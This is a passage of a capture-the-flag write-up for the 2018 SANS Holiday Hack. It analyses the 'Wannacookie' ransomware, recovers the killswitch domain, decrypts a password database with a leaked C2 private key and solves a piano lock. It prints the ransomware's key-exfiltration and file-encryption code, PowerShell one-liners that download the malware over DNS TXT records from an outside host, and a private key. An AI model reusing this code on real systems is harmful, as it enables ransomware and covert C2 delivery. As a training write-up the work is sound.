PS C:\Users\Bernard\Documents\Netsec\sans2018> function H2A($a) {$o; $a -split '(..)' | ? { $_ } | foreach {[char]([convert]::toint16($_,16))} | foreach {$o = $o + $_}; return $o}; $f = "77616E6E61636F6F6B69652E6D696E2E707331"; $h = ""; foreach ($i in 0..([convert]::ToInt32((Resolve-DnsName -Server erohetfanu.com -Name "$f.erohetfanu.com" -Type TXT).strings, 10)-1)) {$h += (Resolve-DnsName -Server erohetfanu.com -Name "$i.$f.erohetfanu.com" -Type TXT).strings}; ($(H2A $h | Out-string)) > wannacookie.min.ps1
```

This retrieves a minified version of the ransomware's code. Although we can still reverse engineer the code with what we have, we attempt to retrieve the non-minified version by performing a request for `wannacookie.ps1`, or `77616e6e61636f6f6b69652e707331`, using the modified code.

```
PS C:\Users\Bernard\Documents\Netsec\sans2018> function H2A($a) {$o; $a -split '(..)' | ? { $_ } | foreach {[char]([convert]::toint16($_,16))} | foreach {$o = $o + $_}; return $o}; $f = "77616e6e61636f6f6b69652e707331"; $h = ""; foreach ($i in 0..([convert]::ToInt32((Resolve-DnsName -Server erohetfanu.com -Name "$f.erohetfanu.com" -Type TXT).strings, 10)-1)) {$h += (Resolve-DnsName -Server erohetfanu.com -Name "$i.$f.erohetfanu.com" -Type TXT).strings}; ($(H2A $h | Out-string)) > wannacookie.ps1
```

By analyzing the deobfuscated ransomware script, we notice an interesting code block at the beginning of the main `wannacookie` function.

```

$S1 = "1f8b08000000000040093e76762129765e2e1e6640f6361e7e202000
cdd5c5c10000000"

if ($null -ne ((Resolve-DnsName -Name $($H2A $($B2H $($ti_rox $($B2H $($G2B
$(H2B $S1)))) $($Resolve-DnsName -Server erohetfanu.com -Name
6B696C6C737769746368.erohetfanu.com -Type
TXT).Strings))).ToString() -ErrorAction 0 -Server 8.8.8.8)))
{return}

if ($(netstat -ano | Select-String "127.0.0.1:8080").length -ne 0 -or
(Get-WmiObject Win32_ComputerSystem).Domain -ne "KRINGLECASTLE")
{return}

```

Several things make these statements interesting:

- They are if-statements that end the script if the condition is true.
- They are located at the beginning of the main, wannacookie function, giving them a chance to stop any malicious activity if triggered.
- The hex value 6B696C6C737769746368 from the subdomain in the first statement translates to `killswitch`.
- The second statement halts execution if the host machine doesn't live on the KRINGLECASTLE domain. This gives evidence that it's an attack that directly targets Santa's network.

Like the previous deobfuscation techniques, we remove any potentially damaging code from the code block, modify it to output the desired information, and run it within PowerShell to see the decoded output. Another step for this particular challenge is that we must also import the various functions the "killswitch" method makes use of in order for the decoding process to work.

After analyzing the various nested functions, we can determine that the killswitch method decodes the domain by simply using an XOR decryption between `1f0f0202171d020c0b09075604070a0a` and the data retrieved from the CnC server, which is `66667272727869657268667865666B73` in this case. The full explanation can be found in the *Wannacookie Malware Analysis* appendix.

Our final code and output, sans the importing, is seen below.

```

PS C:\Users\Bernard\Documents\Netsec\sans2018> $S1 = "1f8b08000000
0000040093e76762129765e2e1e6640f6361e7e202000cdd5c5c10000000"
>> $($H2A $($B2H $($ti_rox $($B2H $($G2B $($H2B $S1)))) $($Resolve-DnsName
-Server erohetfanu.com -Name 6B696C6C737769746368.erohetfanu.com
-Type TXT).Strings)))

yippeekiya.aaay

```

Based on this output, we can determine that the killswitch domain used by Wannacookie is: `yippeekiya.aaay` We are able to confirm this through the Ho Ho Ho Daddy application.



Register a Domain   Bulk Domains   Domain Broker   Personal Domains

\* \* \*

Domain Registration \*

per year   per year   per year

Register

✓ Domain Successfully registered!

Successfully registered yippeekiyaa.aaay!

✗

Now by registering this domain name, any victim connected to Internet during the infection process will successfully resolve *yippeekiyaa.aaay*, saving them from potential damage.

#### 9d) Recover Alabaster's Password

Recover Alabaster's password as found in the the encrypted password vault.

Yippee-Ki-Yay! Now, I have a ma... kill-switch! Now that we don't have to worry about new infections, I could sure use your L337 security skills for one last thing. As I mentioned, I made the mistake of analyzing the malware on my host computer and the ransomware encrypted my password database. Take this zip with a memory dump and my encrypted password database, and see if you can recover my passwords. One of the passwords will unlock our access to the vault so we can get in before the hackers.

Immediately following the killswitch and target verification functions, we see the ransomware's file encryption procedure. It first creates and sends back the encryption key by downloading the CnC server's public key via DNS (`server.crt`), generating a random, 256-bit AES encryption key, and sending that back to the server after encrypting the key using their public key. Afterwards, it encrypts the all `.elfdb` files on the machine using that key. Finally, it clears the `Hex_key` and `Byte_key` variables, reducing the chances for us to find the unencrypted keys within memory. However, the public key encrypted key may still be found.

The full analysis of this section can be read in the *Wannacookie Malware Analysis* appendix.

```
$pub_key = [System.Convert]::FromBase64String($(get_over_dns(
"7365727665722E637274") ) )
[Byte_key = ([System.Text.Encoding]::Unicode.GetBytes($(([char[]]
[char]01..[char]255) + ([char[]][char]01..[char]255)) + 0..9 | sort
{Get-Random})[0..15] -join '') | ? {$_ -ne 0x00})
$Hex_key = $(B2H $Byte_key)
$Key_Hash = $(Sha1 $Hex_key)
$Pub_key_encrypted_Key = (Pub_Key_Enc $Byte_key $pub_key).ToString()
$cookie_id = (send_key $Pub_key_encrypted_Key)
$date_time = (($(Get-Date).ToUniversalTime() | Out-String) -replace
"`r`n")
[array]$future_cookies = $(Get-ChildItem *.elfdb -Exclude
*.wannacookie -Path $($env:UserProfile+'\Desktop'),
($env:UserProfile+'\Documents'), $($env:UserProfile+'\Videos'),
,$env:UserProfile+'\Pictures'),
($env:UserProfile+'\Music')) -Recurse | where {
    $_.PSIsContainer } | Foreach-Object {$_.fullname})
enc_dec $Byte_key $future_cookies $true
Clear-variable -Name "Hex_key"
Clear-variable -Name "Byte_key"
```

Similar to previous methods, we import all associated functions, remove all malicious code, and run this script within our own *PowerShell* terminal to discern the output of this script. Since the information that we're interested in is how the keys look within memory, we run this code block up until line 5, where it encrypts the AES key using the public key.

```

PS C:\Users\Bernard\Documents\Netsec\sans2018> $pub_key =
    [System.Convert]::FromBase64String($(get_over_dns(
"7365727665722E637274") ) )
>> $Byte_key = ([System.Text.Encoding]::Unicode.GetBytes(
$(([char[]]([char]01..[char]255) + ([char[]]([char]01..[char]255)) +
0..9 | sort {Get-Random})[0..15] -join '') ) | ? {$_ -ne 0x00})
>> $Hex_key = $(B2H $Byte_key)
>> $Key_Hash = $(Sha1 $Hex_key)
>> $Pub_key_encrypted_Key = (Pub_Key_Enc $Byte_key $pub_key).ToString()
>>
PS C:\Users\Bernard\Documents\Netsec\sans2018> echo $Hex_key
c5f328393f9fab2ffcd4f924738644d
PS C:\Users\Bernard\Documents\Netsec\sans2018> echo
$Pub_key_encrypted_Key

be0d0a74f42f7a568dcc42564a7b0a6c4da572afa723dccbcee8019aedbbadc586ae
5411a85d41a5414d8bc0ae48b0b6ae1fcb17f92a5dbeb60c82f2e02a087ccaee0eb3
db5bd58a5f5d992f10f3364196326bb03639dbec2c24d346e86aee452508c5757c6a
a2f6721ebe11a52758af0fb268e38597c9ec17b47e615d063665455bd0663a7bcf4
129174ab7d58da87861419445acbb30e6153e221e3f75d3678d16bc1f361d5b5612e
8e44a7bd1bafee35f87e1ba2c56d8dc47233092c59abb31f239be305a2099bca8ed1
73535c7f970b044179173ff0df527f999d779928d2ad4811334c6f2a4e24cd84c16b
53b95f06f959ae8a929811481dacffb690a9

```

This information gives us two things to look for within the memory dump: - A 32-character hex string for the AES key - A 512-character hex string for the public key encrypted AES key

To accomplish this, we load the memory dump into “power\_dump.py” to search for hex strings of 32-characters and 512-characters.

```

=====
 Filters =====
1| LENGTH len(variable_values) == 32
2| MATCHES bool(re.search(r"^[a-fA-F0-9]*$", variable_values))

[i] 5 powershell Variable Values found!

[...snip...]

: print all
033ecb2bc07a4d43b5ef94ed5a35d280
Variable Values #1 above ^
Type any key to go back and just Enter to Continue...
cf522b78d86c486691226b40aa69e95c
Variable Values #2 above ^
Type any key to go back and just Enter to Continue...
9e210fe47d09416682b841769c78b8a3

```

```

Variable Values #3 above ^
Type any key to go back and just Enter to Continue...
4ec4f0187cb04f4cb6973460dfe252df
Variable Values #4 above ^
Type any key to go back and just Enter to Continue...
27c87ef9bbda4f709f6b4002fa4af63c
Variable Values #5 above ^
Type any key to go back and just Enter to Continue...

```

```

=====
Filters =====
1| MATCHES bool(re.search(r"^[a-fA-F0-9]*$",variable_values))
2| LENGTH len(variable_values) == 512

[i] 1 powershell Variable Values found!

[...snip...]

: print all
3cf903522e1a3966805b50e7f7dd51dc7969c73cfb1663a75a56ebf4aa4a18
49d1949005437dc44b8464dca05680d531b7a971672d87b24b7a6d672d1d81
1e6c34f42b2f8d7f2b43aab698b537d2df2f401c2a09fbe24c5833d2c58611
39c4b4d3147abb55e671d0cac709d1cfe86860b6417bf019789950d0bf8d83
218a56e69309a2bb17dcede7abffd065ee0491b379be44029ca4321e60407
d44e6e381691dae5e551cb2354727ac257d977722188a946c75a295e714b66
8109d75c00100b94861678ea16f8b79b756e45776d29268af1720bc4999521
7d814ffd1e4b6edce9ee57976f9ab398f9a8479cf911d7d47681a771525639
06a2c29c6d12f971
Variable Values #1 above ^
Type any key to go back and just Enter to Continue...

```

Although we found several candidates for encryption keys, none of them allow us to decrypt Alabaster's elfdb file. The only remaining option right now is to somehow decrypt the encrypted key by retrieving the server's private key.

Similar to what we did to grab the deobfuscated version of the malware, we import the `get_over_dns()` function to our *PowerShell* terminal and attempt to download `server.key` (7365727665722e6b6579), instead of `server.crt` (7365727665722E637274). Hopefully, we can retrieve the server's private key in case the attacker inadvertently left it available for public download. Upon attempting this, we find that we successfully retrieve the server's private key.

```

PS C:\Users\Bernard\Documents\Netsec\sans2018>
    get_over_dns("7365727665722e6b6579");
-----BEGIN PRIVATE KEY-----
MIIEvgIBADANBgkqhkiG9w0BAQEFAASCBKgwggSkAgEAAoIBAQDEiNzZVUbXCbMG
L4sM2UtilR4seEZli2CMoDJ73qHql+tSpwtK9y4L6znLDLWSA6uvH+lmHhep9ui
W3vvHYCq+Ma5EljBrvwQy0e2Cr/qeNBrdMtQs9KkxMJAz0fRJYXvtWANFJF5A+Nq

```

```

jI+jdMVtL8+PVOGWp1PA8DSW7i+9eLkqPbNDxCffhAGG1HEU+cHOCTob0SB5Hk0S
TPUKKJVc3fsD8/t60yJThCw4GKkRwG8vqcQCgAGVQeLNYJMEFv0+WHAt2WxjWTu3
HnAfMPsiEnk/y12SwHOtaNjFR8Gt512D7idFVW4p5sT0mrrMiYJ+7x6VeMIkrw4
tk/1Z1YNAgMBAECggEAhdIGcJOX5Bj8qPudxz1S6up1Yan+RHoZdDz6bAEj4Eyc
ODW4a0+IdRaD9mM/SaB09GWLLItOdyhREx1+fJG1bEvDG2HFRd4fMQ0nHGAVLqaW
OTfHgb9HPuj78ImDBCEFaZHDuThdulb0sr4RLWQScLbIb58Ze5p4AtZvpFcPt1fN
6YqS/y0i5VEFROWuldMbEJN1x+xeiJp8uIs5KoL9KH1njZcEgZVQpLXzrsjKr67U
3nYMKDemGjHanYVkf1pzc/rardUns8h6q6JGyzV91PpLE2IOLY+tGopKmuTUzV0m
Vf7s15LMwEss1g3x8g0h2150ps9Y9zhSfJhzBktYAQKBgQD1+w+kfSb3qZREVvs9
uGmaIcj6Nzdzr+7EBOWZumjy5WWPrSe0S6Ld41TcFdaXo1UEhkEOE0j7H8M+dKG2
Emz3zaJNiAIX89UcvelrXTV00k+kMYItvHwchdiH64E0jsWrc8co9WNgK1X1LQtG
4iBpErVctb0cjJlzv1zXgUiytQKBgQDaxRoQolzgje1DG/T3VsC81j06jdatRpXB
OURM8/4MB/vRAL8LB834ZKhnSNyzgh9N5G9/TAB9qJJ+4RY1UU0VIhK+8t863498
/P4sKN1PQio4Ld3lnT92xpZU1hYfyRPQ29rcim2c173KDMPc06gXTezDCa1h64Q
8iskC4iSwQKBgQCvwq3f40HyqNE9YVR1mRhryUI1qBli+qP5ftySHhqy94okwerE
KcHw3VaJVM9J17Atk4m1al+v3Fh010H5qh9JSwitRDKFZ74JV0Ka4QNHoqtnCsc4
eP1RgCE5z0w0efyrybH9pXwrNTNSEJi7tXmbk8azcdIw5GsqQKeNs6qBSQKBgH1v
sC9DeS+DIGqrN/0tr9tWklhwBVxa8XktDRV2fP7XAQroe6H0esnmpSx7eZgvjtVx
moCJympCYqT/WFxTSQXUgJ0d0uMF11cbFH2relZYoK6P1gCFTn1TyLrY7/nmBKKy
DsuzrLkhU50xXn2HCjvG1y4BVJyXTDYJNLU5K7jBAoGBAMMXIo7+9otN8hWxnqe4
IeORAq0WkBvZPQ7mEDeRC5hRhfcjn9w6G+2+/7dG1Ki0TC3Qn3wz8QoG4v5xAqXE
JKBn972Kv00eQ5niYehG4yBaImHH+h6NVBlFd0GJ5VhzaBJyo0k+Kn0nvVYbrGBq
UdrzXvSwyFuuIqB1kHnWSIEC
-----END PRIVATE KEY-----

```

First, we should confirm that this is the correct private key by matching its modulus with the public key's.

```

bernard@Bernard-PC:~/NetsecStudy/sans2018$ openssl x509 -modulus
    -noout -in server.crt | openssl md5; openssl rsa -modulus -noout
    -in server.key | openssl md5

(stdin)= f5d6eee25830f8877e20fe4bf5a1d9ad
(stdin)= f5d6eee25830f8877e20fe4bf5a1d9ad

```

Now that we've confirmed that we have the corresponding private key, we can decrypt the encrypted AES key and use it to recover Alabaster's elfdb file.

First, we translate the potential key from a hex string to binary data.

```

bernard@Bernard-PC:~/NetsecStudy/sans2018$ echo -ne
"3cf903522e1a3966805b50e7f7dd51dc7969c73cfb1663a75a56ebf4aa4
a1849d1949005437dc44b8464dca05680d531b7a971672d87b24b7a6d672
d1d811e6c34f42b2f8d7f2b43aab698b537d2df2f401c2a09fbe24c5833d
2c5861139c4b4d3147abb55e671d0cac709d1cf86860b6417bf01978995
0d0bf8d83218a56e69309a2bb17dcde7abffffd065ee0491b379be44029c
a4321e60407d44e6e381691dae5e551cb2354727ac257d977722188a946c

```

```
75a295e714b668109d75c00100b94861678ea16f8b79b756e45776d29268  
af1720bc49995217d814ffd1e4b6edce9ee57976f9ab398f9a8479cf911d  
7d47681a77152563906a2c29c6d12f971" | xxd -r -p > encrypted_key.key
```

Then, using openssl with PKCS#1 OAEP, we decrypt the encrypted key using the server's private key and convert it back to a hex string.

```
bernard@Bernard-PC:~/NetsecStudy/sans2018$ openssl rsautl -decrypt  
-oaep -in encrypted_key.key -out encryption_key.key -inkey  
server.key  
bernard@Bernard-PC:~/NetsecStudy/sans2018$ xxd -p encryption_key.key  
fbcfc121915d99cc20a3d3d5d84f8308
```

Finally, by using the malware's own file decryption function, we can use the decoded AES encryption key to recover alabaster's passwords. This saves us from having to determine the file's IV and other various parameters to decrypt it on our own.

```
PS C:\Users\Bernard\Documents\Netsec\sans2018> $decKey =  
"fbcfc121915d99cc20a3d3d5d84f8308"  
PS C:\Users\Bernard\Documents\Netsec\sans2018> $file =  
"alabaster_passwords.elfdb.wannacookie"  
PS C:\Users\Bernard\Documents\Netsec\sans2018> Enc_Dec-File $(H2B  
$decKey) $file $false
```

Now that we've decrypted the passwords file, we learn that it is a SQLite database. Finally, we can simply open the file in a SQLite Database Browser to discover the password Alabaster needs:  
**ED#ED#EED#EF#G#F#G#ABA#BA#B**

```
bernard@Bernard-PC:~/NetsecStudy/sans2018$ file  
alabaster_passwords.elfdb  
alabaster_passwords.elfdb: SQLite 3.x database, last written using  
SQLite version 3015002
```

DB Browser for SQLite - C:\Users\Bernard\Documents\alabaster\_passwords.elfdb

File Edit View Help

New Database Open Database Write Changes Revert Changes

Database Structure Browse Data Edit Pragmas Execute SQL

Table: passwords New Record Delete Record

	name	password	usedfor
1	alabaster.snowball	CookiesR0ck!2!#	active directory
2	alabaster.snowball	MoarCookiesPreeze1928	Barcode Scanner
3	alabaster.snowball	ED#ED#EED#EF#G#F#G#ABA#BA#B	vault
4	alabaster@kringlecastle.com	KeepYourEnemiesClose1425	www.toysrus.com
5	alabaster@kringlecastle.com	CookiesRLyfe!*26	netflix.com
6	alabaster@kringlecastle.com	PetsEatCookiesTOo@813	neopets.com
7	alabaster@kringlecastle.com	YayImACoder1926	www.codecademy.com
8	alabaster@kringlecastle.com	Wooootz4Cookies19273	www.4chan.org
9	alabaster@kringlecastle.com	ChristMasRox19283	www.reddit.com

Filter Filter Filter

Mode: Text Import Export Set as NULL

ED#ED#EED#EF#G#F#G#ABA#BA#B

Type of data currently in cell: Text / Numeric  
27 char(s) Apply

Remote

Identity Name Commit Last modified Size

SQL Log Plot DB Schema Remote

UTF-8

1 - 9 of 9 Go to: 1


## 10) Who Is Behind It All?

Who was the mastermind behind the whole KringleCon plan? And, in your emailed answers please explain that plan.


I'm seriously impressed by your security skills. How could I forget that I used Rachmaninoff as my musical password?

We can access the *Piano Lock* on the right wall of Santa's Secret Room or through the independant website: <https://pianolockn.kringlecastle.com/>





We first try directly playing the notes from Alabaster's password database, but the lock tells us that the key is incorrect.




E	D#	E	D#	E	E	D#
E	F#	G#	F#	G#	A	B
A#	B	A#	B			

After reading a hint in the badge menu we learn that we must transpose the password into the key of D, from the key of E.

**Rachmaninoff**

From: Alabaster Snowball Really, it's Mozart. And it should be in the key of D, not E.

This is simply one whole-step down, or one letter. Playing the tune like this gives us the correct key and unlocks the vault.



We can also check a tune by sending a GET request to <https://pianolockn.kringlecastle.com/checkpass.php>, with two GET parameters. `i` is the notes played and `resourceID` is `undefined`.

This reveals to us that the entire incident was planned out by *Santa*, who is looking to find new cybersecurity specialists for his operation next year.



You DID IT! You completed the hardest challenge. You see, Hans and the soldiers work for ME. I had to test you. And you passed the test!

You WON! Won what, you ask? Well, the jackpot, my dear! The grand and glorious jackpot! You see, I finally found you!

I came up with the idea of KringleCon to find someone like you who could help me defend the North Pole against even the craftiest attackers.

That's why we had so many different challenges this year. We needed to find someone with skills all across the spectrum.

I asked my friend Hans to play the role of the bad guy to see if you could solve all those challenges and thwart the plot we devised.

And you did!

Oh, and those brutish toy soldiers? They are really just some of my elves in disguise. See what happens when they take off those hats?

Based on your victory... next year, I'm going to ask for your help in defending my whole operation from evil bad guys.

And welcome to my vault room. Where's my treasure? Well, my treasure is Christmas joy and good will.

You did such a GREAT job! And remember what happened to the people who suddenly got everything they ever wanted?

They lived happily ever after.

